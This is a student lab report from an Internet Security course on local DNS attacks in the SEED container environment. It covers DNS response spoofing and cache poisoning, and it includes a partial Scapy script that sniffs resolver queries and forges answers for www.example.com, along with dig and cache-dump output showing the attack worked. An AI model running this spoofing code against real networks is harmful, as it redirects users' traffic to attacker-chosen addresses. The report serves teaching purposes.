CSE 644 Internet Security Lab-7 (Local DNS Attack Lab)

Sneden Rebello


Environment :


```
[04/04/22]seed@VM:~/.../dns$ dockps
8fea83369006  user-10.9.0.5
c2d3bd56eb1c  seed-attacker
334341f47932  seed-router
93a380e2a63b  local-dns-server-10.9.0.53
323b50298385  attacker-ns-10.9.0.153
[04/04/22]seed@VM:~/.../dns$
```

Testing DNS setup :

Get the IP address of ns.attacker32.com –

Firstly I notice that the user machine has the nameserver assigned to as the local name server machine with the ip – 10.9.0.53.






Here when I use the dig command, I receive the IP address of the ns.attacker32.com. We notice that the local DNS server forwards the request to the Attacker nameserver, which is then added to the local DNS server's configuration file.


Get the IP address of www.example.com – Two nameservers are now hosting the example.com domain, one is the domain's official nameserver, and the other is the Attacker container. We will query these two nameservers and see what response we will get.

'dig www.example.com' -



Here we notice that the query was sent to the local DNS server, which will send the query to example.com's official nameserver with IP 93.184.216.34


‘dig @ns.attacker32.com www.example.com’ –




Here we use the attacker name server to query www.example.com. We notice it provides us with the IP 1.2.3.5.

Task 1: Directly Spoofing Response to User


First, I flush the DNS cache of the local server using the command as shown below and dump the cache to see the output.




Below is the dump file located at /var/cache/bind/dump.db. The file shows empty.




Below is the code which is run on the attacker side with the interface of the attacker machine.



Below, shows the successful attack. First, I run the dig command without flushing the cache or running the attacker script. This shows me the answer that comes from the real name server with the IP as shown. Then I run the attacker python code that spoofs the DNS response with a response that comes from the malicious name server as shown.



I also notice that in the local name server, if I run the command to dump the info, I get the actual address from the authentic name server even after successfully running the attack. This is because this was a spoofing attack with a main purpose to spoof the DNS response and not to poison the cache.



Task2 - DNS Cache Poisoning Attack – Spoofing Answers

In this task we try to poison the DNS cache. Here we perform the spoof like task1 but the difference here is that here we need to sniff and spoof the packets with src host as the Local name server.

Below is the changes I make to the code, which are highlighted in yellow.

```
  GNU nano 4.8                          task2.py                          Modified
    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='2.0.0.0')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-d9e45daf9030', filter=f, prn=spoof_dns)
```

At first I flush the DNS cache and use the dump command followed by a cat to the dump.db location to view the dump data. Now after verifying that the cache is clear, I run the attacker code from the attacker VM and run the dig command from the user VM. On checking the cache I notice that the cache has been poisoned and every new call to ‘www.example.com’ gets called from the spoofed name server.


```
                                        TnRC5euBJEoKhzJMUp1vN1zY2toJpBzwXg== )
; authanswer
www.example.com.        863991  A       2.0.0.0
; glue
a0.org.afilias-nst.info. 777591 A       199.19.56.1
; glue
                        777591  AAAA    2001:500:e::1
; glue
a2.org.afilias-nst.info. 777591 A       199.249.112.1
; glue
                        777591  AAAA    2001:500:40::1
; glue
c0.org.afilias-nst.info. 777591 A       199.19.53.1
```

Below we can see the user machine and the name server from where the call has been answered with the spoofed IP address.

```
root@8fea83369006:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22524
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7a5ebf97ac437d5f01000000624bd1b620eb83968b78d7c9 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       2.0.0.0

;; Query time: 515 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 05 05:20:54 UTC 2022
;; MSG SIZE  rcvd: 88

root@8fea83369006:/#
```

